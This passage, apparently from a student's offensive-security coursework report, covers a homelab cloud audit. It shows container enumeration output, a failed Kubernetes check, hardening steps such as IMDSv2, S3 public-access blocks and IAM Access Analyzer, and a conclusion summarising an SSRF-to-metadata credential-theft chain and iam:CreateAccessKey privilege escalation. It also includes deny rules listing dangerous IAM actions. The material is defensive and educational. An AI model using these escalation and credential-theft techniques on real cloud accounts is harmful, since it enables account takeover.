            "Output": "{\n  \"acm\": \"disabled\", \"apigateway\": \"disabled\", \"cloudformation\": \"disabled\", \"cloudwatch\": \"disabled\", \"config\": \"disabled\", \"dynamodb\": \"disabled\", \"dynamodbstreams\": \"disabled\", \"ec2\": \"disabled\", \"es\": \"disabled\", \"events\": \"disabled\", \"firehose\": \"disabled\", \"iam\": \"available\", \"kinesis\": \"disabled\", \"kms\": \"disabled\", \"lambda\": \"disabled\", \"logs\": \"disabled\", \"opensearch\": \"disabled\", \"redshift\": \"disabled\", \"resource-groups\": \"disabled\", \"resourcegroupstaggingapi\": \"disabled\", \"route53\": \"disabled\", \"route53resolver\": \"disabled\", \"s3\": \"available\", \"s3control\": \"disabled\", \"scheduler\": \"disabled\", \"secretsmanager\": \"disabled\", \"ses\": \"disabled\", \"sns\": \"disabled\", \"sqs\": \"disabled\", \"ssm\": \"disabled\", \"stepfunctions\": \"disabled\", \"sts\": \"running\", \"support\": \"disabled\", \"swf\": \"disabled\", \"transcribe\": \"disabled\"\n}"
          }
        ]
      }
    }
  }
]
```

Figure: `docker inspect localstack` — full container metadata: health status, PID, service availability, timestamps

6.2 Container Filesystem Enumeration

A shell was obtained inside the LocalStack container using `docker exec`. The root filesystem was enumerated confirming the container runs as root with a full Linux directory structure. This demonstrates the reconnaissance an attacker would perform after landing inside a container.

```
$ docker exec -it localstack bash
root@45827520585c:/opt/code/localstack# ls -la /
# Full root filesystem accessible – /proc, /dev, /sys all visible
# Attacker would check: cat /proc/self/status | grep CapEff
# Privileged: CapEff: 0000003fffffffff
```

```
(saim@autonomous)-[~/pacu]
$ docker exec -it localstack bash
root@45827520585c:/opt/code/localstack# ls -la /
total 72
drwxr-xr-x 1 root root 4096 May 15 17:44 .
drwxr-xr-x 1 root root 4096 May 15 17:44 ..
-rwxr-xr-x 1 root root 0 May 15 17:44 .dockerenv
drwxrwxrwx 2 root root 4096 Nov 29 2023 .npm
lrwxrwxrwx 1 root root 7 Nov 20 2023 bin -> usr/bin
drwxr-xr-x 2 root root 4096 Sep 29 2023 boot
drwxr-xr-x 5 root root 340 May 15 17:44 dev
drwxr-xr-x 1 root root 4096 May 15 17:44 etc
drwxr-xr-x 1 root root 4096 Nov 29 2023 home
lrwxrwxrwx 1 root root 7 Nov 20 2023 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Nov 20 2023 lib32 -> usr/lib32
lrwxrwxrwx 1 root root 9 Nov 20 2023 lib64 -> usr/lib64
lrwxrwxrwx 1 root root 10 Nov 20 2023 libx32 -> usr/libx32
drwxr-xr-x 2 root root 4096 Nov 20 2023 media
drwxr-xr-x 2 root root 4096 Nov 20 2023 mnt
drwxr-xr-x 1 root root 4096 Nov 29 2023 opt
dr-xr-xr-x 282 root root 0 May 15 17:44 proc
drwxr-xr-x 1 root root 4096 Nov 29 2023 root
drwxr-xr-x 3 root root 4096 Nov 20 2023 run
lrwxrwxrwx 1 root root 8 Nov 20 2023/sbin -> usr/sbin
drwxr-xr-x 2 root root 4096 Nov 20 2023 srv
dr-xr-xr-x 13 root root 0 May 15 17:44 sys
drwxrwxrwt 1 root root 4096 May 15 17:52 tmp
drwxr-xr-x 1 root root 4096 Nov 20 2023 usr
drwxr-xr-x 1 root root 4096 Nov 20 2023 var
root@45827520585c:/opt/code/localstack#
```

Figure: `docker exec bash` — container filesystem enumeration as root inside LocalStack container

```
(saim@autonomous)-[~/pacu]
$ docker inspect localstack | grep Source
"Source": "/var/lib/docker/volumes/395a44e1434f8f14a7b8bd92881305b6fc0882cbb2da2b159947e59066f8a436
/_data",
(saim@autonomous)-[~/pacu]
```

Figure: `docker inspect` showing volume Source path — container data mount points identified

6.3 Kubernetes Security Assessment

`kubectl` was verified as installed and a cluster connectivity check was performed. The assessment confirmed no active Kubernetes cluster was running in the homelab at this stage, with the API server connection refused on port 8080. No exposed kubeconfig files or RBAC misconfigurations were identified.

```
$ kubectl cluster-info

# E0515 13:57:03 dial tcp [::1]:8080: connect: connection refused
# The connection to the server localhost:8080 was refused
# Verified: no exposed kubeconfig, no active cluster
```

```
(saim@autonomous)-[~/pacu]
$ kubectl cluster-info
E0515 13:57:03.830384 86210 memcache.go:265] "Unhandled Error" err="couldn't get current server API group list: Get \"http://localhost:8080/api?timeout=32s\": dial tcp [::1]:8080: connect: connection refused"
E0515 13:57:03.840946 86210 memcache.go:265] "Unhandled Error" err="couldn't get current server API group list: Get \"http://localhost:8080/api?timeout=32s\": dial tcp [::1]:8080: connect: connection refused"
E0515 13:57:03.849909 86210 memcache.go:265] "Unhandled Error" err="couldn't get current server API group list: Get \"http://localhost:8080/api?timeout=32s\": dial tcp [::1]:8080: connect: connection refused"
E0515 13:57:03.864013 86210 memcache.go:265] "Unhandled Error" err="couldn't get current server API group list: Get \"http://localhost:8080/api?timeout=32s\": dial tcp [::1]:8080: connect: connection refused"
E0515 13:57:03.878028 86210 memcache.go:265] "Unhandled Error" err="couldn't get current server API group list: Get \"http://localhost:8080/api?timeout=32s\": dial tcp [::1]:8080: connect: connection refused"

To further debug and diagnose cluster problems, use 'kubectl cluster-info dump'.
The connection to the server localhost:8080 was refused - did you specify the right host or port?
```

Figure: kubectl cluster-info — API server connection refused, no active K8s cluster in homelab

Check	Finding	Risk
Privileged mode (--privileged)	Not detected on running containers	LOW
Docker socket exposed	Not mounted in assessed containers	LOW
Running as root	LocalStack container runs as root	MEDIUM
Filesystem access	Full / accessible via docker exec	MEDIUM
Volume mounts	Data volume at /var/lib/docker/volumes	LOW
K8s API server	Not reachable — no active cluster	LOW
Kubeconfig exposure	No kubeconfig files found	LOW

07

Deliverable 4 — Security Hardening Recommendations

The following three critical security controls directly address the attack vectors demonstrated in this assessment. Each recommendation is mapped to a specific finding and includes concrete implementation steps applicable to real AWS environments.

Hardening #1 — Enforce IMDSv2 (Blocks SSRF → Credential Theft)

Vulnerability Addressed: Task 02 demonstrated that SSRF can reach the metadata service and retrieve temporary IAM credentials using simple GET requests.

What IMDSv2 Does: IMDSv2 (Instance Metadata Service version 2) requires a two-step process — first a PUT request to obtain a session token, then a GET request using that token. SSRF vulnerabilities can only perform GET requests through the vulnerable parameter; they cannot complete the PUT hop required by IMDSv2. This completely eliminates the SSRF-to-credential-theft attack chain.

```
$ # Enforce IMDSv2 on existing instances
aws ec2 modify-instance-metadata-options \
  --instance-id i-1234567890abcdef0 \
  --http-tokens required \
  --http-put-response-hop-limit 1

# Enforce via AWS Organization SCP (prevents IMDSv1 across all accounts)
# Deny: ec2:RunInstances where ec2:MetadataHttpTokens != "required"
```

Control Type: Preventive	Effort: Low — single API call	Impact: Eliminates entire SSRF→cloud compromise chain
--------------------------	-------------------------------	---

Hardening #2 — Block Public S3 Access & Enable Macie (Eliminates Bucket Leaks)

Vulnerability Addressed: Task 01 showed that a single misconfigured bucket ACL exposed credentials, SSH keys, and databases to unauthenticated download.

What This Control Does: AWS provides an account-level 'Block Public Access' setting that overrides any individual bucket ACL or policy that would make content public. Combined with Amazon Macie — an ML-powered data classification service — this prevents both accidental exposure and ensures that any sensitive data (access keys, PII, credentials) stored in S3 is automatically detected and flagged.

```
$ # Block all public access at account level
aws s3control put-public-access-block \
  --account-id 123456789012 \
  --public-access-block-configuration \
    "BlockPublicAcls=true,IgnorePublicAcls=true,
    BlockPublicPolicy=true,RestrictPublicBuckets=true"

# Enable Macie for sensitive data discovery
aws macie2 enable-macie
aws macie2 create-classification-job --job-type ONE_TIME \
  --s3-job-definition file://job-definition.json
```

Control Type: Preventive + Detective	Effort: Low — account-level toggle	Impact: Eliminates public bucket exposure
---	---------------------------------------	--

Hardening #3 — Enforce IAM Least Privilege via Access Analyzer & SCPs

Vulnerability Addressed: Task 03 demonstrated that a single over-privileged permission (iam:CreateAccessKey) can allow a developer user to generate administrator credentials and achieve full account takeover.

What This Control Does: AWS IAM Access Analyzer continuously monitors all IAM policies and flags any that grant dangerous permissions or allow access from outside the account. Service Control Policies (SCPs) applied at the AWS Organizations level can deny dangerous IAM actions even if an individual account admin tries to grant them — creating a hard boundary that cannot be overridden.

```
$ # SCP to deny dangerous IAM escalation actions for non-admin roles
# Deny: iam:CreateAccessKey if not from Admin role
# Deny: iam:AttachUserPolicy, iam:PutUserPolicy, iam:PassRole

# Enable IAM Access Analyzer
aws accessanalyzer create-analyzer \
  --analyzer-name account-analyzer \
  --type ACCOUNT

# Review findings
aws accessanalyzer list-findings --analyzer-name account-analyzer
```

Control Type: Preventive + Continuous	Effort: Medium — policy review required	Impact: Eliminates privilege escalation via IAM
--	--	--

Bonus — Additional Hardening Controls

Control	Addresses	Priority
Never run containers with --privileged flag	Container escape (Task 04)	HIGH
Do not mount /var/run/docker.sock into containers	Docker socket escape	HIGH
Enable Kubernetes RBAC + network policies	K8s API server abuse	HIGH
Enable CloudTrail logging for all API calls	All tasks — forensics	CRITICAL
Enable AWS GuardDuty threat detection	Detects credential misuse	CRITICAL
Rotate IAM access keys every 90 days	Limits stolen key validity	MEDIUM

08

Conclusion

This Week 11 Cloud & Infrastructure Audit successfully demonstrated the complete cloud attack chain within an isolated homelab environment. Four distinct attack categories were explored — cloud asset reconnaissance, web-to-cloud credential theft via SSRF, IAM privilege enumeration and escalation analysis, and container security assessment — providing a holistic view of how modern cloud environments are compromised.

The most impactful finding was the SSRF-to-IMDS exploitation chain (Task 02), which demonstrated how a single web vulnerability can transition into full cloud credential theft in seconds. This technique was responsible for real-world breaches affecting major organisations and remains relevant to any cloud-hosted web application running on EC2 without IMDSv2 enforced.

The IAM privilege escalation analysis (Task 03) highlighted why iam:CreateAccessKey is considered one of the most dangerous over-privileged IAM actions. The Pacu framework's iam__privesc_scan module automates the discovery of such paths, reducing the time from initial foothold to full admin access to minutes in real-world scenarios.

Task	Attack Demonstrated	Root Cause	Fix
01 — S3 Recon	Public bucket data harvesting	No bucket ACL / Block Public Access	Enable Block Public Access
02 — SSRF/IMDS	Cloud credential theft via SSRFIMDSv1 + unvalidated SSRF parameter	Enforce IMDSv2	
03 — IAM Privesc	Privilege escalation path mapped	Over-privileged IAM user (CreateAccessKey)	Least privilege + Access Analyzer
04 — Containers	Container filesystem enumeration	Container runs as root, full /dev access	Non-root + no --privileged

Final Note

All findings in this report were produced in a fully authorized homelab environment using LocalStack, Docker, and local simulation tools. No real AWS accounts, cloud providers, or third-party systems were accessed. This report is submitted as Week 11 coursework for the Offensive Cybersecurity program under instructor Sir Affan.

Prepared By	Umar Farooq
Course	Offensive Cybersecurity — Cloud Security Track
Instructor	Sir Affan
Lab Environment	Kali Linux + Docker + LocalStack + Pacu
Report Date	July 16, 2026

Classification	Educational — Homelab Only
----------------	----------------------------